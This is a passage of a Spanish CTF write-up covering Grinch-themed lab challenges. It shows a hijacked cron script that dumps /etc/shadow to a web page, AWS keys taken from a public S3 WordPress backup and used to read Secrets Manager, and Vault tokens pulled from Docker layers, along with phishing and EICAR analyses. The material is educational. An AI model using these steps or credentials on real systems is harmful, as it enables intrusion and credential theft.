Utilizando esta vulnerabilidad podemos obtener la flag **DI3H4rdIsTheBestX-masMovie!** que se encuentra en el escritorio del usuario thegrinch. Ver figuras 23.6 y 14.7.



```
mcskidy@ip-10-10-125-132:~$ ls -al /home/thegrinch/scripts
total 20
drwxr-xr-x 2 root      root      4096 Nov 11  2021 .
drwxr-xr-x 7 thegrinch thegrinch 4096 Nov 11  2021 ..
-rwx----- 1 root      root      286 Nov 11  2021 check.sh
-rwx----- 1 root      root      58 Nov 11  2021 cleanup.sh
-rwxrwxrwx 1 root      root      61 Nov 11  2021 loot.sh
-rwx----- 1 root      root      0 Nov 11  2021 test.sh
mcskidy@ip-10-10-125-132:~$ cat /home/thegrinch/scripts/loot.sh
#!/bin/bash

ls /home/thegrinch/loot > /var/www/html/ls.html
```

Figura 14.3: Scripts para automatización CI/CD del Grinch y contenido de loot.sh

```
mcskidy@ip-10-10-125-132:~$ cat /home/thegrinch/scripts/loot.sh
#!/bin/bash

cat /etc/shadow > /var/www/html/ls.html
mcskidy@ip-10-10-125-132:~$ █
```

Figura 14.4: Script modificado para imprimir /etc/shadow.

Waiting for the L00T!

This page will update regularly and show the content of the loot folder.

The screenshot shows a browser window with an iFrame containing the text from the /etc/shadow file. The text is a long list of user entries, each consisting of a colon-separated list of fields. Some recognizable entries include 'root:18561:0:99999:7:::' and 'daemon:18561:0:99999:7:::'.

Figura 14.5: Contenido de /etc/shadow aparece en el iFrame de la página.

```
#!/bin/bash

cat /home/thegrinch/Desktop/flag.txt > /var/www/html/ls.html
~
```

Figura 14.6: Script modificado para imprimir la flag.



Waiting for the L00T!

This page will update regularly and show the content of the loot folder.

DI3H4rdIsTheBestX-masMovie!

Figura 14.7: Contenido de /home/thegrinch/Desktop/flag.txt aparece en el iFrame de la página.



15 The Grinch's Day Off

15.1 Cyber Careers Test

Se realizó un quiz sobre carreras de ciberseguridad, se obtuvo la carrera Incident Responder. Ver figura 24.1.

Incident Responder

Identifies and mitigates attacks whilst an attacker's operations are still unfolding

Incident responders respond productively and efficiently to security breaches. Responsibilities include creating plans, policies, and protocols for organisations to enact during and following incidents. This is often a highly pressurised position with assessments and responses required in real-time, as attacks are unfolding. Incident response metrics include MTTD, MTTR, and MTTR - the meantime to detect, acknowledge, and recover (from attacks.) The aim is to achieve a swift and effective response, retain financial standing and avoid negative breach implications. Ultimately, incident responders protect the company's data, reputation, and financial standing from cyber attacks.

 **Responsibilities**

- Developing and adopting a thorough, actionable incident response plan
- Maintaining strong security best practices and supporting incident response measures
- Post-incident reporting and preparation for future attacks, considering learnings and adaptations to take from incidents

Figura 15.1: Resultado del quiz.



16 Ransomware Madness

16.1 Historia

Grinch Enterprises ha decidido utilizar la mejor compañía de festivales para probar su nuevo servicio de ransomware. Si bien creen que este es un excelente campo de pruebas, McSkidy se mantiene firme en determinar sus objetivos y compartirlos con la comunidad de seguridad en general. ¿Puede usar sus métodos de OSINT para obtener más información sobre su banda de ransomware?

16.2 Reporte de investigación

La única información con la que contamos inicialmente es una nota de rescate del ransomware que parece estar escrita en ruso:

!!! ВАЖНЫЙ !!!

Ваши файлы были зашифрованы Гринчом. Мы используем самые современные технологии шифрования.

Чтобы получить доступ к своим файлам, обратитесь к оператору Grinch Enterprises.

Ваш личный идентификационный идентификатор: «b288b97e-665d-4105-a3b2-666da90db14b».

С оператором, назначенным для вашего дела, можно связаться как "GrinchWho31" на всех платформах.

!!! ВАЖНЫЙ !!!

Traducida al español, la nota dice lo siguiente:

!!! IMPORTANTE !!!

Sus archivos han sido encriptados por el Grinch. Utilizamos la última tecnología de encriptación.

Para acceder a sus archivos, comuníquese con su operador de Grinch Enterprises.

Su identificador de identificación personal: "b288b97e-665d-4105-a3b2-666da90db14b".

El operador asignado a su caso puede ser contactado como "GrinchWho31.en" todas las plataformas.

!!! IMPORTANTE !!!



A partir de esta nota sospechamos que el ataque se puede atribuir a Grinch Enterprises, tenemos un id que nos identifica dentro de las victimas de la campaña de ransomware y un nombre de usuario para el operador encargado de la negociación.

Investigando este nombre de usuario se pudo encontrar un perfil de twitter que parece coincidir. En este usuario de twitter se puede encontrar en la publicación destacada un link a un usuario de keybase.io, un sistema de chat encriptado probablemente utilizado para las negociaciones de rescate del sistema de archivos. Junto con el link al usuario de keybase hay un hash de identificación. Ver figura 24.1 y 24.2.

Neighborhood Grinch
@GrinchWho31

53ND M3 41L UR R4N50M

Joined November 2021

3 Following 242 Followers

Not followed by anyone you're following

Tweets	Tweets & replies	Media	Likes

Pinned Tweet
Neighborhood Grinch @GrinchWho31 · Nov 16, 2021
Verifying myself: I am grinchwho31 on Keybase.io.
1GW8QR7CWW3cpvVPGMCF5tZz4j96ncEgrVaR /
keybase.io/grinchwho31/si...
81 15 126

Figura 16.1: Perfil de twitter.com



1 device
 grinchwho31 tweet
 christmashater31 glist
 bc1q5q2w2x6yka5gchr89988p2c8w8n quem6tndw2f

It is proven!
 grinchwho31 and grinchwho31 are the same person, with the same public keys. You can [see the proof](#) or [close this notice](#).

[Chat with grinchwho31](#)

Your conversation will be end-to-end encrypted.

Figura 16.2: Perfil de keybase.io

En el perfil de keybase.io se puede encontrar más información sobre el operador, esto es:

- **Usuario de github:** christmashater31
- **Dirección bitcoin:** bc1q5q2w2x6yka5gchr89988p2c8w8n quem6tndw2f

En cuanto a la billetera Bitcoin, se obtuvieron los siguientes resultados desde blockchain explorer:

Esta dirección ha realizado 1 transacciones en la cadena Bitcoin. Ha recibido un total de 0.00002000 BTC (0,43 US\$) y ha enviado un total de 0.00000000 BTC (0,00 US\$). El valor actual de esta dirección es 0.00002000 BTC (0,43 US\$).

El perfil de github.com/ChrismtasHater31 contiene dos repositorios GIT, uno llamado Chrismtas-Stealer y otro ChristBASHTree.

El repositorio Christmas-Stealer contiene un único archivo de un único commit `ransom.cpp`, que a pesar del nombre parece ser solamente parte de un software de manejo de memoria. En el comienzo de este archivo se puede encontrar también la misma dirección de la billetera.

El repositorio ChristBASHTree contiene un programa en BASH que genera un arbol de návidad ASCII. Inspeccionando commits anteriores (Ver figuras 23.3 y 23.4) se encontró la siguiente información sobre el autor del script:

- **Nombre:** Donte Heath
- **Dirección email:** DonteHeath21@gmail.com



The screenshot shows a GitHub commit history for the repository 'github.com/ChrismtasHater31/ChristBASHTree'. The commits are listed under the 'main' branch. The commits are:

- Commits on Nov 16, 2021
 - [Update tree.sh](#)
ChristmasHater31 committed on 16 Nov 2021
 - Create tree.sh** (highlighted with a red border)
ChristmasHater31 committed on 16 Nov 2021
 - [Create Dockerfile](#)
ChristmasHater31 committed on 16 Nov 2021
 - [Initial commit](#)
ChristmasHater31 committed on 16 Nov 2021

Figura 16.3: Historial de commits del repositorio `github.com/ChrismtasHater31/ChristBASHTree`, en rojo el commit con información sobre el autor.

```
71 + echo "Created by Donte Heath"  
72 + echo "Contact: DonteHeath21@gmail.com"
```

Figura 16.4: Información sobre el autor en el final del archivo `tree.sh`



17 Elf Leaks

17.1 Historia

En un movimiento para burlarse de Best Festival Company, Grinch Enterprises envía un correo electrónico a toda la compañía con el nombre y la fecha de nacimiento de todos. McSkidy parece bastante estresado por la infracción y piensa en las posibles consecuencias legales. Habla con McInfra para tratar de determinar el origen de la brecha.

De alguna manera, el Grinch ha logrado apoderarse de todos los nombres y direcciones de correo electrónico de los Elfos. ¿Cómo pudo pasar esto? Dado el alcance de la infracción, McSkidy cree que alguien de Recursos Humanos debe estar involucrado. Usted sabe que Recursos Humanos lanzó recientemente un nuevo sitio de portal usando WordPress. También sabe que Recursos Humanos no solicitó ninguna infraestructura de TI para implementar este sitio de portal. ¿Dónde está alojado ese portal?

17.2 Reporte de investigación

La única información que tenemos es la imagen flyer.png, inspeccionando el origen podemos ver que se encuentra hosteada en AWS usando el servicio de "s3 buckets", ver figura 24.1.




Figura 17.1: Inspección de la imagen en el código fuente.



Usando AWS CLI se pudo listar el contenido del bucket y obtener el archivo flag.txt, ver figuras 24.2 y 23.3.

```
~ |⇒ aws s3 ls s3://images.bestfestivalcompany.com --no-sign-request
2021-11-13 12:06:51      6148 .DS_Store
2021-11-13 09:43:03     108420 0vF39p3.png
2021-11-27 08:55:21     705191 AWSConsole.png
2021-11-13 09:43:03     5652 aws-logo.png
2021-11-13 12:06:51      68 flag.txt
2021-11-13 12:06:51    2349068 flyer.png
2021-11-13 09:43:03    92531 presents.jpg
2021-11-13 09:43:03    4680 tree.png
2021-11-23 20:52:22   16556739 wp-backup.zip
~ |⇒
```

Figura 17.2: Listado de archivos en el bucket s3 images.bestfestival.com.

```
AWStmp|⇒ aws s3 cp s3://images.bestfestivalcompany.com/flag.txt . --no-sign-request
download: s3://images.bestfestivalcompany.com/flag.txt to ./flag.txt
AWStmp|⇒ ls
flag.txt
AWStmp|⇒ cat flag.txt
It's easy to get your elves data when you leave it so easy to find!
AWStmp|⇒
```

Figura 17.3: Obtención del contenido de flag.txt

Otro archivo que llamaba la atención es wp_backup.zip, que aparenta ser el backup de un sitio wordpress. Se descargó este archivo, se descomprimió y se procedió a buscar si algún archivo contenía alguna sección de texto con el prefijo "AKIA" usando la herramienta grep, se encontró que la clave de acceso de AWS estaba en el archivo "wp-config.php", e investigandolo más en profundidad se encontraron otros datos pertinentes a la cuenta. Ver figuras 23.4 y 23.5.

```
wp_backup|⇒ ls
index.php      wp-admin          wp-config.php  wp-links-opml.php  wp-settings.php
license.txt    wp-blog-header.php  wp-content    wp-load.php       wp-signup.php
readme.html    wp-comments-post.php wp-cron.php   wp-login.php     wp-trackback.php
wp-activate.php wp-config-sample.php wp-includes  wp-mail.php      xmlrpc.php
wp_backup|⇒ grep -r AKIA .
./wp-config.php:define('S3_UPLOADS_KEY', 'AKIAQI520JVCZXFYAOI');
```

Figura 17.4: Contenido del directorio descomprimido "wp_backup" y búsqueda de la clave de acceso.



```
/* Add any custom values between this line and the "stop editing" line. */
define('S3_UPLOADS_BUCKET', 'images.bestfestivalcompany.com');
define('S3_UPLOADS_KEY', 'AKIAQI52OJVCPZXFYAOI');
define('S3_UPLOADS_SECRET', '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');
define('S3_UPLOADS_REGION', 'us-east-1');
```

Figura 17.5: Información sensible en el archivo "wp-config.php"

Se utilizó esta información para configurar un perfil de AWS (ver figura 23.6) que se utilizó para obtener más información sobre la cuenta. Ver figura 17.7.

```
wp_backup|⇒ aws configure --profile vicente
AWS Access Key ID [None]: AKIAQI52OJVCPZXFYAOI
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
wp_backup|⇒
```

Figura 17.6: Configuración de perfil AWS con la información obtenida.

```
wp_backup|⇒ aws sts get-caller-identity --profile vicente > tmp.txt; cat tmp.txt
{
    "UserId": "AIDAQI52OJVCFHT3E73B0",
    "Account": "019181489476",
    "Arn": "arn:aws:iam::019181489476:user/ElfMcHR@bfc.com"
}
```

Figura 17.7: Más información sobre la cuenta.

Teniendo configurado este perfil, se pudo explorar el servicio de AWS "Secrets Manager", a partir del cual se pudo obtener una lista de los secretos (figura 17.8) y el valor del secreto "HR-Password" (figura 17.9).



```
{  
    "SecretList": [  
        {  
            "ARN": "arn:aws:secretsmanager:eu-north-1:019181489476:secret:HR-Password-KIJEvK",  
            "Name": "HR-Password",  
            "Description": "Employee DB Password",  
            "LastChangedDate": "2021-11-13T10:26:20.003000-03:00",  
            "LastAccessedDate": "2022-08-22T21:00:00-03:00",  
            "SecretVersionsToStages": {  
                "f806c3cd-ea20-4ala-948f-80927f3ad366": [  
                    "AWSCURRENT"  
                ]  
            },  
            "CreatedDate": "2021-11-13T10:26:19.840000-03:00"  
        }  
    ]  
}  
(END)
```

Figura 17.8: Lista de secretos del servicio "Secrets Manager"

arn:aws:secretsmanager:eu-north-1:019181489476:secret:HR-Password-KIJEvK -Password Winter2021! f806c3cd-ea20-4ala-948f-80927f3ad366	2021-11-13T10:26:19.996000-03:00	HR
VERSIONSTAGES AWSCURRENT		
(END)		

Figura 17.9: Valor del secreto "HR-Password"



18 Playing With Containers

18.1 Historia

Grinch Enterprises se ha estado jactando de su ataque a un foro clandestino. Sabemos que se dirigían específicamente a organizaciones en una campaña que tenían como tema "Advent of Cyber" (AOC): qué coincidencia tan frustrante.

Siguiendo al usuario a lo largo del tiempo también encontramos una referencia al uso de AWS Elastic Container Registry (ECR) para almacenar imágenes de contenedores que utilizan como infraestructura en sus ataques. Veamos si podemos averiguar más sobre las herramientas de ataque que utiliza Grinch Enterprises.

18.2 Reporte de investigación

A partir de la galería de ECR Public Gallery que se sospecha almacena la imagen de un contenedor docker utilizado Grinch Enterprises se obtuvo bastante información sensible, principalmente una clave API y un token de acceso para los servicios Hashicorp Consul y Hashicorp Vault. Consul y Vault es un servicio de almacenamiento de secretos, esto hace que estas claves sean información crítica.

Se instanció en docker un contenedor interactivo a partir de la imagen obtenida de ECR, un inspección de las variables de entorno de la máquina reveló una clave API, ver figura 24.1

```
$ ls -la
total 20
drwxr-xr-x 2 newuser newuser 4096 Oct 21 2021 .
drwxr-xr-x 1 root    root    4096 Oct 21 2021 ..
-rw-r--r-- 1 newuser newuser  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 newuser newuser 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 newuser newuser  807 Feb 25 2020 .profile
$ pwd
/home/newuser
$ printenv
HOSTNAME=2a207e130f21
HOME=/home/newuser
TERM=xterm
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
api_key=a90eac086fd049ab9a08374f65d1e977
PWD=/home/newuser
$ █
```

Figura 18.1: Inspección inicial del contenedor utilizando una shell.



Dado que no se encontró más información interactuando con el contenedor, se procedió a guardar la imagen en nuestro sistema con `docker save` para inspeccionar las capas de encapsulación y los archivos de configuración. En la figura 24.2 se pueden ver los archivos y directorios descomprimidos que se obtuvieron y en la figura 23.3 se puede ver el contenido del archivo "manifest.json" que indica que el archivo.

```
(kali㉿kali)-[~/aoc/docker]
$ ls
213c48ef9a7134c0a6215bb1a42cb915a83d89eef736d20ec38f87fa901571ea
226bc23b18064b4d0a72fb3c59816f38b241ef8165a75317fb63b4231d69fe59
2c06d66a6d19b20abaeb8ae4c9f68e9e2bce2419a5acba9a009dc512ca85c918
52c3108fa9ec86ba321f021d91d0da0c91a2dd2ac173cd27b633f6c2962fac6f
5901fbb6955cebd9cf4705ec8479409e8fa3071355309e217bba07051ead5b7c
6ac147b05d7b819ea203a80b33069b780ab2733ba556218c1b0beda7a641d8d9
a79cd751d74ebece5faee3b22ac88e11b5e3c5dd10bd36b9132ba895bde96807
d8503a2c46a85f35525c34c40ca8366c7e190117ef74d81b5d2c52aca01acd75
f4d5cac1d6da73b6b3f3f0382471933622e734fd72af78552f161c5d0e07c602
f886f00520700e2ddd74a14856fcc07a360c819b4cea8cee8be83d4de01e9787.json
manifest.json
repositories
```

Figura 18.2: Contenido del direcorio comprimido obtenido con `docker save`

```
(kali㉿kali)-[~/aoc/docker]
$ cat manifest.json | jq
[
  {
    "Config": "f886f00520700e2ddd74a14856fcc07a360c819b4cea8cee8be83d4de01e9787.json",
    "RepoTags": [
      "public.ecr.aws/h0wj9u3/grinch-aoc:latest"
    ],
    "Layers": [
      "52c3108fa9ec86ba321f021d91d0da0c91a2dd2ac173cd27b633f6c2962fac6f/layer.tar",
      "213c48ef9a7134c0a6215bb1a42cb915a83d89eef736d20ec38f87fa901571ea/layer.tar",
      "a79cd751d74ebece5faee3b22ac88e11b5e3c5dd10bd36b9132ba895bde96807/layer.tar",
      "d8503a2c46a85f35525c34c40ca8366c7e190117ef74d81b5d2c52aca01acd75/layer.tar",
      "226bc23b18064b4d0a72fb3c59816f38b241ef8165a75317fb63b4231d69fe59/layer.tar",
      "5901fbb6955cebd9cf4705ec8479409e8fa3071355309e217bba07051ead5b7c/layer.tar",
      "6ac147b05d7b819ea203a80b33069b780ab2733ba556218c1b0beda7a641d8d9/layer.tar",
      "2c06d66a6d19b20abaeb8ae4c9f68e9e2bce2419a5acba9a009dc512ca85c918/layer.tar",
      "f4d5cac1d6da73b6b3f3f0382471933622e734fd72af78552f161c5d0e07c602/layer.tar"
    ]
  }
]
```

Figura 18.3: Contenido del archivo "manifest.json".

En "manifest.json" está explicitado cual es el archivo de configuración de la imagen, este archivo se llama

"f886f00520700e2ddd74a14856fcc07a360c819b4cea8cee8be83d4de01e9787.json" y



contiene información sobre los comandos que fueron ejecutados por el Docker Daemon en la creación de la imagen. Todos los comandos son bastante estandar, por ejemplo se instalan "python" y "pip". El único paso que llama la atención es uno en el que se clona el repositorio <https://github.com/hashicorp/envconsul> en el directorio "root/envconsul/". La utilidad envconsul permite lanzar subprocessos con variables de entorno utilizando datos de Hashicorp Consul y Vault. La instalación de esta utilidad se puede ver en la figura 23.5

```
{
  "created": "2021-10-21T20:23:52.8316757Z",
  "created_by": "/bin/sh -c apt install git -y"
},
{
  "created": "2021-10-21T20:31:13.639594181Z",
  "created_by": "/bin/sh -c git clone https://github.com/hashicorp/envconsul.git root/envconsul/"
},
```

Figura 18.4: El archivo de configuración revela que envconsul es parte de la imagen.

Explorando todas las capas de la imagen se encontró que la capa del directorio "2c06d66a6d19b20abaeb8ae4c9f68e9e2bce2419a5acba9a009dc512ca85c918" contenía un directorio "root/envconsul" con un archivo "config.hcl", ver figura 23.6. Explorando este archivo se encontró un token de acceso a los servicios de Hashicorp Vault, ver figura 23.5

```
[kali㉿kali)-[~/aoc/docker/2c06d66a6d19b20abaeb8ae4c9f68e9e2bce2419a5acba9a009dc512ca85c918]
└─$ ls
json  layer.tar  VERSION

[kali㉿kali)-[~/aoc/docker/2c06d66a6d19b20abaeb8ae4c9f68e9e2bce2419a5acba9a009dc512ca85c918]
└─$ sudo tar -xvf layer.tar
root/
root/envconsul/
root/envconsul/config.hcl
```

Figura 18.5: Extracción de la layer que contiene el archivo "config.hcl".



```
# This denotes the start of the configuration section for Vault. All values
# contained in this section pertain to Vault.

vault {
    # This is the address of the Vault leader. The protocol (http(s)) portion
    # of the address is required.
    address = "https://vault.service.consul:8200"

    # This is a Vault Enterprise namespace to use for reading/writing secrets.
    #
    # This value can also be specified via the environment variable VAULT_NAMESPACE.
    namespace = "foo"

    # This is the token to use when communicating with the Vault server.
    # Like other tools that integrate with Vault, Envconsul makes the
    # assumption that you provide it with a Vault token; it does not have the
    # incorporated logic to generate tokens via Vault's auth methods.
    #
    # This value can also be specified via the environment variable VAULT_TOKEN.
    token = "7095b3e9300542edadbc2dd558ac11fa"
```

Figura 18.6: Configuración para el uso de los servicios de "Vault Enterprise" en "config.hcl".



19 Something Phishy Is Going On

19.1 Historia

McSkidy recibió informes de múltiples intentos de phishing de varios elfos.

Uno de los elfos compartió el correo electrónico que se le envió, junto con el archivo adjunto. El correo electrónico se reenvió como un archivo .eml, junto con la cadena codificada en base64 en un archivo de texto. ¿Está Grinch Enterprises a la altura de sus travesuras?

19.2 Análisis del correo electrónico

The screenshot shows an email message in Mozilla Thunderbird. The subject line is "TBFC, User agreement and privacy policy update, accepting required". The message is from "TBFC Customers Service <customerservice@t8fc.info>" and is dated "11/9/21, 5:14 AM". The recipient is "elfmcphearn <elfmcphearn@tbfc.com>". The email body contains the following text:

You need to reset your password

Dear Elf,

We would like to inform you that your TBFC online banking has been temporarily limited because you haven't updated your password according to our new Terms of Use.

You have to reset your password straight off until NOW to be able to use your online banking without limits. Use the link below to reset your internet banking password and be able to make use of all possibilities of online banking.

Best regards,
TBFC Money Dept

[Reset your internet banking password](#)

Copyright 2021 TBFC Corp. All rights reserved.

Figura 19.1: Email sospechoso reportado.

En la figura 24.1 se puede ver el correo sospechoso que fue reportado como posible phishing. Los principales indicios a simple vista de que este correo es malicioso son



los siguientes:

1. La dirección del emisor es disinta a la dirección de respuesta.
2. La dirección de respuesta es sospechosa, contiene la palabra "fisher" en la dirección y es un mail temporal de un dominio malicioso.
3. La dirección del emisor es del dominio t8fc.info, para intentar simular ser del dominio tbfc.com.
4. El correo se refiere al receptor de manera genérica como "Estimado Elfo" en lugar de referirse por el nombre.
5. El correo tiene un error ortográfico, en lugar de "straight" dice "stright".
6. El correo intenta generar un sentido de urgencia.
7. El texto con hipervínculo que dice "Reset your internet banking password!" está linkeado al url <https://89xgwsnmo5.grinch/out/fishing/>.

Además de estas cosas que pueden verse a simple vista, inspección del código fuente del email revela un header extraño de nombre "X-GrinchPhish". Ver figura 24.2.

```
MIME-Version: 1.0
To: =?utf-8?q?elfmcpearson?= <elfmcpearson@tbfc.com>
From: =?utf-8?q?TBFC_Customers_Service?= <customerservice@t8fc.info>
Reply-To: =?utf-8?q?TBFC_Customers_Service?= <fisher@tempmailz.grinch>
Subject: =?utf-8?q?TBFC=2C_User_agreement_and_privacy_policy_update=2C_accepting_required?=
X-GrinchPhish: >;^]
```

Figura 19.2: Header sospechoso encontrado en el código fuente del correo.

Además de este correo, se recibieron reportes sobre otros correos de phishing que contenían attachments. El attachment en texto plano se puede ver en la figura 23.3. A partir de los datos del header del attachment sabemos que se trata de un archivo pdf de nombre "password-reset-instructions.pdf". El archivo decodificado desde Base64 se puede ver en la figura 23.4, en este pdf se encuentra la flag **THM{AOC_Thr33_Ph1sh1ng_An4lys!s}**.



```
--000000000000ab4f7705d08043a3
Content-Type: application/pdf; name="password-reset-instructions.pdf"
Content-Disposition: attachment; filename="password-reset-instructions.pdf"
Content-Transfer-Encoding: base64
X-Attachment-Id: f_kvursapz0
Content-ID: <f_kvursapz0>

JVBERi0xLjYNJeLjz9MNCjExIDAgb2JqDTw8L0xpbmVhcm16ZWQgMS9MIDEwMTIyOC9PIDEzL0Ug
OTcwNjQvTiAxL1QgMTAw0TIzL0ggWyA0NjkgMTYwXT4+DWVuZG9iag0gICAgICAgICAgICAgICAg
DQoyMSAwIG9iag08PC9EZWNvZGVQYXJtczw8L0NvbHVtbnMgNC9QcmVkaWN0b3IgMTI+Pi9GaWx0
ZXIxRmxhdGVEZWNvZGUvSURbPEZC0TI2NUJEN0M3RDI5NDc50DBCmjQzMTg10UM1MDI5Pjw40EFG
QUVGQzkzNkQxMzRDQkMwRkVCMjA3Q0QzNEFCMz5dL0luZGV4WzExIDE3XS9JbmZvIDEwIDAgu9M
ZW5ndGggNjUvUHJldiAxMDA5MjQvUm9vdCAxMiAwIFIvU2l6ZSAyOC9UeXBll1hSZWYvV1sxIDIg
MV0+PnN0cmVhbQ0KaN5iYmQQYGBiYEoFEgw+QILxCohgBhK8WSCxGDB/xqkZCeQyPgNJMrKGZgY
GwaDZBKY0Yn/jMf+AAQYAFvJCfoNCmVuZHN0cmVhbQ1lbmRvYmoNc3RhcnR4cmVmDQowDQoLJUVP
Rg0KICAgICAgICANCjI3IDAgb2JqDTw8L0ZpbHRlcj9GbGF0ZURLY29kZS9JIDk1L0xlbd0aCA3
Ni9PIDc5L1MgMzg+PnN0cmVhbQ0KaN5iYGDgYGBgUmRgYGCsSGdABYxAzMLA0aCAJMYBxQwMMQwC
DBUMy3n4GBj4+hljM+a/Pw/RxFitDtV8B2wAY2cylH8DIMAAntMKe0KZw5kc3RyZWftDWVuZG9i
ag0xMiAwIG9iag08PC9NZXRhZGF0YSAYIDAgu9PdXRsaW5lcyA2IDAgUi9QYWdlcyA5IDAgUi9U
eXBll0NhdGFsb2c+Pg1lbmRvYmoNMTMgMCBvYmoNPDwvQ29udGVudHmgMTQgMCBSL0Nyb3BCb3hb
MC4wIDAuMCA2MTiuMCA30TIuMF0vTwVkaWFCb3hbMC4wIDAuMCA2MTiuMCA30TIuMF0vUGFyZW50
IDkgMCBSL1Jlc291cmNlczw8L0ZvbnQ8PC9DMF8wIDI2IDAgUj4+L1Byb2NTZRbL1BERi9UZXh0
L0ltYWdlQ10vWE9iamVjdDw8L0ltMCAwIFI+Pj4+L1JvdGF0ZSAwL1R5cGUvUGFnZT4+DWVu
ZG9iag0xNCawIG9iag08PC9GaWx0ZXIxRmxhdGVEZWNvZGUvTGVuZ3RoIDE40T4+c3RyZWftDQpI
iURN0YrCQAx8z1fkC7ZJNtlt4RD02gMflX2Xw6uhw6VYx083Z4UjGZLMTJIBsKUQI0vMLZKHRAsp
5TZnQUkUkqSWyFBFg+Ro0jGeJ2j2E+FuhgNsCxBWh0Y4Xr/v9TH283Ve6jTe13rGpULT04mQBcsF
RCVY15hv0rETI0/w0RSNS0rH41Q6r0I-E7FW1PF+6um7ReV3v4nn12f2m/71+0dr1/T++7/27c3Pe5
```

Figura 19.3: Attachment del correo malicioso en texto plano, el contenido esta codificado en Base64.



Luckily, this PDF didn't contain any malicious payloads but don't let your guard down.

THM{A0C_Thr33_Ph1sh1ng_An4lys!s}



Figura 19.4: Pdf reconstruido desde el Base64 encoding.



20 What's The Worst That Could Happen

20.1 Historia

McPayroll está procesando los bonos para todos los duendes trabajadores. Uno de los Elfos ha enviado a McPayroll un archivo que, según afirman, contiene su información de pago actualizada. El único problema es que ella no reconoce al Elfo. ¿Podría ser un ataque furtivo de Grinch Enterprises para causar más estragos?

20.2 Análisis del archivo

El archivo que se nos pide analizar se llama "TestFile". Un análisis corto reveló que el archivo se trataba del archivo "AntiMalware Testfile" desarrollado por EICAR. Este archivo es detectado como un virus por la mayoría de los antivirus a pesar de no ser malicioso, es una herramienta para testear el correcto funcionamiento de software de antivirus. Se llegó a esta conclusión mediante el uso del comando `file` y mediante una búsqueda en virustotal.com de la suma MD5 del archivo. En las figuras 24.1, 24.2 y 23.3 se puede ver la información obtenida sobre el archivo.

```
ubuntu@ip-10-10-61-95:~/Desktop$ ls
Samples  testfile
ubuntu@ip-10-10-61-95:~/Desktop$ file testfile
testfile: EICAR virus test files
ubuntu@ip-10-10-61-95:~/Desktop$ strings testfile
X50!P%@AP[4\PZX54(P^)7CC)7}$_EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
ubuntu@ip-10-10-61-95:~/Desktop$ md5sum testfile
44d88612fea8a8f36de82e1278abb02f  testfile
ubuntu@ip-10-10-61-95:~/Desktop$
```

Figura 20.1: Obtención de información inicial del archivo.



64 / 67

① File distributed by Open Source

275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
eicar.com-16272

attachment known-distributor text via-tor

68 B Size 2022-08-25 05:45:06 UTC 8 minutes ago TXT

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 30+

Security Vendors' Analysis ⓘ

Vendor	Analysis	Engine	Signature
Ad-Aware	① EICAR-Test-File (not A Virus)	AhnLab-V3	① Virus/EICAR_Test_File
Alibaba	① Trojan:MacOS/eicar.com	ALYac	① Misc_Eicar-Test-File
Anti-AVL	① Trojan/Generic.ASMalwRG.118	Arcabit	① EICAR-Test-File (not A Virus)
Avast	① EICAR Test-NOT Virus!!!	Avast-Mobile	① Eicar
AVG	① EICAR Test-NOT Virus!!!	Avira (no cloud)	① Eicar-Test-Signature
Baidu	① Win32.Test.Eicar.a	BitDefender	① EICAR-Test-File (not A Virus)
BitDefenderTheta	① EICAR-Test-File (not A Virus)	Bkav Pro	① W32.EicarTest.Trojan
ClamAV	① Win.Test.EICAR_HDB-1	Comodo	① Malware#@#2975xfk8s2pq1
Cynet	① Malicious (score: 99)	Cyren	① EICAR_Test_File
DrWeb	① EICAR Test File (NOT A Virus!)	Elastic	① Eicar
Emsisoft	① EICAR-Test-File (A)	eScan	① EICAR-Test-File
ESET-NOD32	① Eicar Test File	Fortinet	① EICAR_TEST_FILE

Figura 20.2: Busqueda en virustotal.com



DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 30 +

Basic Properties ⓘ

MD5	44d88612fea8a8f36de82e1278abb02f
SHA-1	3395856ce81f2b7382dee72602f798b642f14140
SHA-256	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
SSDEEP	3:a+JraNvsgzsVqSwHq9:tJuOgzsko
